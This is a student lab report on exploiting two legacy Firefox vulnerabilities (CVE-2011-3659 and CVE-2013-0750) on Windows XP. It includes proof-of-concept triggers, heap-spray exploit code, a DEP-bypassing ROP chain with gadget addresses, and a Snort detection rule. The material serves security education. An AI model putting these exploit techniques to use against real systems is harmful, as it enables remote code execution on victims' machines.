Applied Security Laboratory (Offensive Technologies)
OS vulnerabilities project

Francesco La Spina
Id: 168100

February 7, 2015

1 Introduction

In this report, I will present my project work on exploiting two vulnerabilities of Mozilla Firefox (both of them on Windows XP Service Pack 3). The first is a "heap use after free" vulnerability (CVE-2011-3659, section 3). Starting from a proof of concept (PoC), I built a reliable exploit for it. Through a simple ROP chain (section 3.1.2), this exploit is also able to bypass the Data Execution Protection (DEP) of Windows XP SP3. I wrote also a variant which uses HTML5 funtions to make a reliable "heap spray" (section 3.2). The second vulnerability is an "heap overflow" caused by an overflow of an unchecked integer (CVE-2013-0750, section 4). For this vulnerability, I could not write a reliable exploit.
In the next section I will present the environment and tools that I used during my project work.

2 Environment and tools

2.1 Environment

I tested the exploits on a virtual machine running Windows XP SP3 32 bit (English language). The virtual machine was created with VirtualBox (version 4.3.16) and with the following configuration: 2 virtual CPU (@ 2.40GHz), RAM 1 GB, PAE/NX enabled (for hardware DEP). The virtual machine is hosted on Xubuntu 14.04 OS.

2.2 Tools

The tools that I used are mainly debuggers and a debbuger plugin, which I installed to easily find ROP gadgets (section 3.1.2):

- OllyDbg 2.0.1
- WinDbg 6.12 plus Byakugan plugin (released by Metasploit)
- VMMap 3.12: it allows us to visualize the heap memory of processes

In the next section I will analyse the first vulnerability.

3 First vulnerability (CVE-2011-3659)

I report the vulnerability description from nvd.nist.org:

> Use-after-free vulnerability in Mozilla Firefox before 3.6.26 and 4.x through 9.0, Thunderbird before 3.1.18 and 5.0 through 9.0, and SeaMonkey before 2.7 might allow remote attackers to execute arbitrary code via vectors related to incorrect AttributeChildRemoved notifications that affect access to removed nsDOMAttribute child nodes.[5]

More in detail, the official description from Bugzilla reports: "removal of child nodes from the nsDOMAttribute can allow for a child to still be accessible after removal due to a premature notification of AttributeChildRemoved".

Listing 1: base/src/nsDOMAttribute.cpp:

```
784 void nsDOMAttribute::doRemoveChild(bool aNotify)
785 {
786   if (aNotify) {
787     nsNodeUtils::AttributeChildRemoved(this, mChild);
788   }
789
790   static_cast<nsTextNode*>(mChild)->UnbindFromAttribute();
791   NS_RELEASE(mChild);
792   mFirstChild = nsnull;
793 }
```

"As can be seen above, a call to the function AttributeChildRemoved() happens before mFirstChild is set to NULL. Registered mutation observers implementing interface nsIMutationObserver2 will have callback function AttributeChildRemoved. Since mFirstChild is not set to NULL until after this

call is made, this means the removed child will be accessible after it has been removed. This use-after-free allows for arbitrary code execution by an attacker".[1]
I tested the PoC (Listing 2) published by BugZilla on Firefox 8.0.1 in the environment described in section 2.

Listing 2: Proof of concept CVE-2011-3659

```
3  function run() {
4    var attr = document.createAttribute("foo");
5    attr.value = "bar";
6
7    var ni = document.createNodeIterator(
8      attr, NodeFilter.SHOW_ALL,
9      {acceptNode: function(node) { return NodeFilter.
          FILTER_ACCEPT; }},
10     false);
11
12   ni.nextNode();
13   ni.nextNode();
14   ni.previousNode();
15
16   attr.value = null; //forces the garbage collector to remove
       the attribute child
17
18   // gc is triggered & heap spray
19   const addr = unescape("%uc3c4%uc1c2"); //arbitrary address
20   var container = new Array();
21   var small = addr;
22   while (small.length != 30)
23     small += addr;
24   for (i = 0; i < 1024*1024*2; ++i)
25     container.push(unescape(small)); //spray the heap with the
         arbitrary address
26
27   ni.referenceNode; //crash
```

What it happens is that the object value (line 16) is set to null forcing the garbage collector to free the memory allocated for the object (calling the vulnerable method). Then, the freed memory is filled with an arbitrary address (line 25). The instruction `ni.referenceNode` (line 27) triggers the use of the tainted memory, the consequence is the crash of Firefox.
Using OllyDgb I analyzed Firefox after the crash was happened. We can see in Figure 1 (arrows 1) that the instruction at address 0x013E7F3E makes a call to a pointer stored at ECX address, but ECX points to the address 0xC1C2C3C4, which was written by the "mini-spray" (line 24). We can see that the content pointed by EAX (arrows 2) is moved into ECX by the



Figure 1: crash of the PoC (OllyDbg screenshot)

instruction at address 0x13E7F36. EAX points to the "mini-spray" (red ellipse), which has overwritten a "legitimate" method pointer. So we are dealing with a call to a pointer to another pointer. Indeed, we have CALL [ECX] -¿ address -¿ method instructions. This happens because the spray has overwritten the virtual table pointer (inside of the freed object). It should point to the vtable which contains the method pointer. Therefore, we have full control over the vtable pointer and over the actual function pointer.[8] In the next section I will explain how I exploited that.

3.1 The exploit

The technique that I used to exploit this vulnerability (or more precisely, to deliver the payload) is the so called "heap spraying". This technique allows me to allocate chunks in dynamic memory and fill them with a payload, which can be referenced by the address called by the CALL instruction (section 3). The payload contains a ROP chain, which is needed to bypass the DEP protection, and a shellcode (which executes the calculator calc.exe) to which

the ROP chain returns at its end. I will explain that more in detail in the next sections.

3.1.1 Heap spray implementation

Listing 3: exploit1.html

```
33 var chunk_size, headersize, top_padding, bottom_padding,
       bottom_len, code;
34 var i, codewithtag;
35 chunk_size = 0x40000;
36 headersize = 0x0;//not used
37 rop_offset = 0x19998 //to reach 0x33333334
38
39 top_padding = padding;
40 while (top_padding.length < rop_offset)
41     top_padding += padding;
42 top_padding = top_padding.substring(0, rop_offset);
43
44 code = top_padding+ropchain+shellcode;
45
46 bottom_len = chunk_size - (code.length+headersize);
47 bottom_padding = padding;
48 while (bottom_padding.length < bottom_len)
49     bottom_padding += padding;
50 bottom_padding = bottom_padding.substring(0, bottom_len);
51
52 code += bottom_padding;
53
54 var heap_chunks = new Array();
55 for (i = 0; i<1000; i++)
56 {
57     codewithtag = "SC"+code;
58     heap_chunks[i] = codewithtag.substring(0, codewithtag.length
           );
59 }
```

In Listing 3 we can see the code that I implemented to make a precise heap spray. A precise heap spray allocates and fill chunks of memory that are contiguous for the most part of the "spray". To do this, it is important to choose chunks with the correct size. I chose blocks of 0x40000 bytes (that are 0x80000 in memory[1], which permit a precise and reliable spray. Each chunk is structured as follows:

PADDING+ROPCHAIN+SHELLCODE+PADDING

[1]When we use the length method on an unescaped string it returns twice the real size.[4]

It is crucial that the start address of the ROP chain is predictable for the following reason: when the exploit takes control of the execution, the code has to jump exactly at the beginning of the ROP chain. So, I know that at any execution of the spray, after a specific memory address, each chunk will be allocated at the same address. I empirically chose the chunk allocated at address 0x33300000, but I have to add padding in order to allocate the ROP and the shellcode at a precise address. The initial padding has size equal to the offset (line 37), and is filled with "junk" (line 40). Then, I concatenate the padding with the ROP chain and the shellcode and I fill the rest of the chunk with other padding (line 121). Using an array, I allocate 1000 new chunks in the heap (line 55). 1000 chunks are sufficient to make a reliable spray. In the next section I will focus on the ROP chain.

3.1.2 The ROP chain

Briefly, a Return On Programming chain is a sequence of so called "gadgets". Each gadget is an address
pointer to an executable piece of assembly code of the program itsefl, which always ends with a RET instruction. The RET instruction return to the address on the top of the stack, that address is a pointer to another gadget. Therefore, it is important that the chain is pointed by the stack pointer (ESP). A sequence of pointers to such piece of code, allow us to make operation with registers and to call specific functions, without explicitly and directly execute them from the heap. In fact, because the DEP protection, we cannot execute code directly from heap
stack. Leveraging on the pointers chain we want to execute a function that makes the shellcode executable. For that scope I used the VirtualProtect() function. "The VirtualProtect function (Listing 4) changes the access protection of memory in the calling process".[3]

Listing 4: VirtualProtect() syntax [10]

```
BOOL WINAPI VirtualProtect(
  _In_    LPVOID lpAddress, //pointer to the base address of the
      region of pages whose access protection attributes need to
      be changed
  _In_    SIZE_T dwSize, //size of the region in bytes
  _In_    DWORD flNewProtect, //memory protection option
  _Out_   PDWORD lpflOldProtect //pointer to a variable that
      receives the previous access protection value
);
```

Listing 5: ROP chain, exploit1.html

```
24 var ropchain = unescape('%ue355%u7c82'); //(1)0x7c82e355 (flip
       stack with heap): XCHG ESP,EAX + POP ESP + [...] + POP EBP +
       RET
25     ropchain += unescape('%u1AD4%u7C80');//(2)0x7C801AD4: ptr to
           VirtualProtect() [KERNE.L32.DLL]
26     ropchain += unescape('%u0000%u0000'); //(3)EBP WILL BE
         WRITTEN HERE
27     ropchain += unescape('%u3350%u3333'); //(4)0x33333350 RETURN
          ADDRESS TO SHELLCODE
28     ropchain += unescape('%u3350%u3333'); //(5)0x33333350
         PARAMETER 0: lpAddress POINTER TO SHELLCODE
29     ropchain += unescape('%u0100%u0000'); //(6)PARAMETER 1: Size
           SHELLCODE SIZE
30     ropchain += unescape('%u0040%u0000'); //(7)PARAMETER 2:
         flNewProtect 0x40 -> PAGE_EXECUTE_READWRITE
31     ropchain += unescape('%u0c0c%u0c0c'); //(8)PARAMETER 3:
         lpflOldProtect
```

We can see the ROP chain in listing 5. The first (1) gadget ”flips” the heap with the stack (XCHG ESP,EAX), because EAX point to the ”mini-spray” which contains the addresses to the ROP chain, the gadgets executes another POP ESP, in order to redirect the stack at the beginning of the chain. For this reason, it is also needed the POP EBP instruction, which skip the first gadgets (already called). Once RET is executed, VirtualProtect() (2) will be called. At (3) there is space for the EBP (pushed during the function prologue). At (4) there is the return address to the shellcode, VirtuaProtect() will be return to this address. From (5) to (8) there are (in inverse order) the parameters for the function. At (7) PAGE_EXECUTE_READWRITE is set, so the shellcode can be executed. I used the Byakugan plugin to find the gadget (1) (e.g with the command: !jutsu searchOpcode xchg esp,eax |pop esp |pop ebp |ret).

3.2 Second version of the exploit

I developed a different exploit version, implementing a different kind of heap spray. I exploited the HTML5 function `Uint8ClampedArray()`[7] to make a reliable and precise spray. Through that function it is possible to write the payload with byte precision in the memory and have full control on each byte.

Listing 6: exploit1ver2.html

```
34 var payload = tag.concat(ropchain,shellcode);
35 var garbage = 0x2000
36 var chunk_size = 0x100000-garbage;
37 var offset = 0xC0C0C-0x1008;//1000 garbage plus 8 Uint8 Array
       dimension 0xFE000
38 var heap_chunks = Array();
39 for(i=0;i<200;i++){
40     heap_chunks[i] = new Uint8ClampedArray(chunk_size);
41     for(j=0;j<chunk_size;j++){
42         if(j<offset)//simple padding
43             heap_chunks[i][j]=0x0C
44         else
45             heap_chunks[i][j]=payload[(j-offset) % payload.length
                   ];
46     }
47 }
```

We can see the new spray in Listing 6. The ROP chain and the shellcode are array of bytes and are concatenated each other at line 34. I empirically discovered that 0x100000 bytes is the best chunk size to obtain a contiguous alignment of chunks in memory. I also observed that 0x1000 bytes of "garbage" is added at the beginning and the end of an Uint8ClampedArray, therefore I allocate 0x100000-0x2000 for each one. I add some padding, in order to start the ROP chain at address 0x0c0c0c0c. The target chunk is allocated at 0x0c000000, and the Uint8 array starts exactly at 0x0c000000 plus garbage plus 8 bytes, which are used for the array dimension. Therefore, the payload must start at 0xC0C0C-0x1008 (line 37). Then, for each chunk I allocate a new Uint8ClampedArray (line 40) and I fill it with padding (line 43) and the payload (line 45). I spray 200 chunks (line 39).

3.3 The Snort rule

Listing 7: Snort rule

```
alert tcp EXTERNAL_NET any -> HOME_NET any (msg:"CVE-2011-3659
    exploit tentative detected"; flow:to_client,established;
    file_data;content:"<script";content:"document.createAttribute
    ";content:"document.createNodeIterator";content:".nextNode";
    content:".previousNode";content:".value = null";content:"
    Array()";content:".referenceNode";content:"</script>";sid
    :20000)
```

This is a possible rule (Listing 7) for the Snort IDS. It detects the vulnerability pattern rather than detect the exploit. In this way the rule matches both of my exploits and possible others.

4 Second vulnerability (CVE-2013-0750)

The vulnerability description from nvd.nist.org:

> Integer overflow in the JavaScript implementation in Mozilla Firefox before 18.0, Firefox ESR 10.x before 10.0.12 and 17.x before 17.0.2, Thunderbird before 17.0.2, Thunderbird ESR 10.x before 10.0.12 and 17.x before 17.0.2, and SeaMonkey before 2.15 allows remote attackers to execute arbitrary code via a crafted string concatenation, leading to improper memory allocation and a heap-based buffer overflow.[6]

Bugzilla reports [2] that "An integer overflow is possible when calculating the length for a Javascript string concatenation."

Listing 8: mozilla-release/js/src/jsstr.cpp

```
FindReplaceLength(JSContext *cx, RegExpStatics *res, ReplaceData
    &rdata, size_t *sizep)
    ...
    JSString *repstr = rdata.repstr;
    size_t replen = repstr->length();
    for (const jschar *dp = rdata.dollar, *ep = rdata.dollarEnd;
         dp;
          dp = js_strchr_limit(dp, '$', ep)) {
        JSSubString sub;
        size_t skip;
        if (InterpretDollar(cx, res, dp, ep, rdata, &sub, &skip)
            ) {
(1)         replen += sub.length - skip;
            dp += skip;
        } else {
            dp++;
        }
    }
    *sizep = replen;
    return true;
...
ReplaceRegExpCallback(JSContext *cx, RegExpStatics *res, size_t
   count, void *p)
    ...
    size_t replen = 0;  /* silence 'unused' warning */
(2) if (!FindReplaceLength(cx, res, rdata, &replen))
        return false;

    size_t growth = leftlen + replen;
(3) if (!rdata.sb.reserve(rdata.sb.length() + growth))
        return false;
```

```
    rdata.sb.infallibleAppend(left, leftlen); /* skipped-over
        portion of the search value */
(4) DoReplace(cx, res, rdata);
```

We can see in Listing 8 the vulnerable function `FindReplaceLength()` and its usage in `ReplaceRegExpCallback()`. The variable which overflows is `replen`, which is declared as a `size_t` that means an unsigned integer of 32 bits (on 32 bit machines). The integer overflows happens at line (1), because the for loop computes the length of the output string (the replaced string) and when the output is greater than $2^{32} - 1$ `replen` overflows. Thus, at line (2) `replen` is overflowed. At line (3), a too small buffer is allocated (e.g: the result string has $2^{32} + 10$ charachters, but is allocated space for only 10) . At line (4) the `DoReplace()` functions overflows the heap, and Firefox crash as soon as a read only memory area or no allocated memory area is reached.

Listing 9: Proof of Concept CVE-2013-0750

```
1  <html>
2      <script type="text/javascript">
3
4          function puff(x, n){
5              while(x.length<n) x+=x;
6              x = x.substring(0, n);
7              return x;
8          }
9          var x = "1";
10         var rep = "$1";
11
12         x = puff(x, 1<<20);
13         rep = puff(rep, 1<<16);
14         y = x.replace(/(.+)/g, rep);
15         alert(y.length);
16
17     </script>
18 </html>
```

We can see in Listing 9 the PoC published by Bugzilla. I tested it on Firefox 15. At line 12 the function `puff()` creates a string of length 2^{20}. At line 13 a string of length 2^{16} is filled with the pattern `$1`. This pattern is used at line 14 and it replaces each 1 of `x` with the first parenthesized submatch string (the first string that match the regex (.+) that is 1). The result is a string of length(x) times length(rep)/2 (the pattern repeated in `rep` has length 2).

We can see in Figure 2, that the instruction at address 0x00D205E3 crash (rectangle 1), because the address in ECX (red arrow) points to a read only memory area which begins at address 0x00130000. We can see (rectangle 2) that the memory before that address is filled with 1 (in unicode format). The



Figure 2: crash of the PoC (OllyDbg screenshot)

replaced string of length 2^{35} causes an integer overflow in `rep`, so a buffer of length 0 is allocated. It is clear that the consequent heap overflow would virtually fill the whole memory. For this reason, a reliable exploit is almost impossible.

4.1 The (unreliable) exploit

Below there is the snippet of the modified PoC

Listing 10: exploit2.html

```
42 function puff(x, n){
43             while(x.length<n) x+=x;
44             x = x.substring(0, n);
45             return x;
46         }
47
48         function buggedReplace(i){
49                 var x = unescape("%u0c0c%u0c0c");
50                 var rep = "$1";
51                 x = puff(x, (1<<26)+i);//allocate i blocks of 64
                         bytes
52                 rep = puff(rep, 1<<7);//replace 64 times
53                 y = x.replace(/(.+)/g, rep);
54         }
55
56         function exploitIt(){
57                 spray();
58                 buggedReplace(1);
59         }
```

I inserted the address to my sprayed payload in `x`. Then, at line 58 and 59, I "build" an overflow of 64 bytes. Thus, a buffer of only 64 bytes is allocated, but the real string length is 2^{32}+64 bytes. The function `exploitIt()` is called at the page load. The spray is similar to the exploit1, the differences are the absence of the ROP chain and the NOP sled to the shellcode, which is made with 0x0C instructions. The address 0x0C0C0C0C and the NOP sequence of 0x0C, allow me to do not care on how the address may be called, e.g directly, as a pointer or a chain of pointers. This is important, because I do not know a priori which legitimate pointers the overflow may overwrite and how them are dereferenced. I chose a buffer of 64 bytes because I observed that it had been allocated in memory area where also objects of other threads had been stored. Thus, the overflow could overwrite these objects, and methods of them might be called triggering the payload. This exploit cannot be reliable for the following reasons:

- the heap overflow is "unlimited". It fills virtually the whole memory. Stopping it intentionally is impossible. For example, If the vulnerable function ran in another thread, it would be impossible to stop it in time from the main thread, because the thread scheduling is non-deterministic.

- we cannot use advanced technique to end the overflow in predictable memory area (filled with arbitrary objects), such that explained in [9], because the precedent point.
- only under certain unpredictable conditions a thread calls a method from an overwritten virtual table executing a payload.

References

[1] Bugzilla@Mozilla. *Bug 708198 - (CVE-2011-3659) AttributeChildRemoved Use-After-Free (ZDI-CAN-1413)*. URL: https://bugzilla.mozilla.org/show_bug.cgi?id=708198.

[2] Bugzilla@Mozilla. *(CVE-2013-0750) String Replacement Heap Corruption Remote Code Execution Vulnerability (ZDI-CAN-1473)*. URL: https://bugzilla.mozilla.org/show_bug.cgi?id=805121.

[3] corelanC0d3r. *Exploit writing tutorial part 10 : Chaining DEP with ROP the Rubiks[TM] Cube*. URL: https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/.

[4] corelanC0d3r. *Exploit writing tutorial part 11 : Heap Spraying Demystified*. URL: https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/.

[5] National Vulnerability Database. *Vulnerability Summary for CVE-2011-3659*. URL: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-3659.

[6] National Vulnerability Database. *Vulnerability Summary for CVE-2013-0750*. URL: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0750.

[7] Annibal Sacco Federico Muttis. *HTML5 Heap Sprays: Pwn all the things*. URL: https://exploiting.files.wordpress.com/2012/10/html5-heap-spray.pdf.

[8] Lurene Grenier. *VRT:DEP and heap sprays*. URL: http://vrt-blog.snort.org/2009/12/dep-and-heap-sprays.html.

[9] *Engineering heap overflow exploits with JavaScript*. Proceedings of the 2nd conference on USENIX Workshop on offensive technologies. San Jose, CA, 2008, pp. 1–6.

[10] Micosoft Developer Network. *VirtualProtect function*. URL: https://msdn.microsoft.com/en-us/library/aa366898%28VS.85%29.aspx.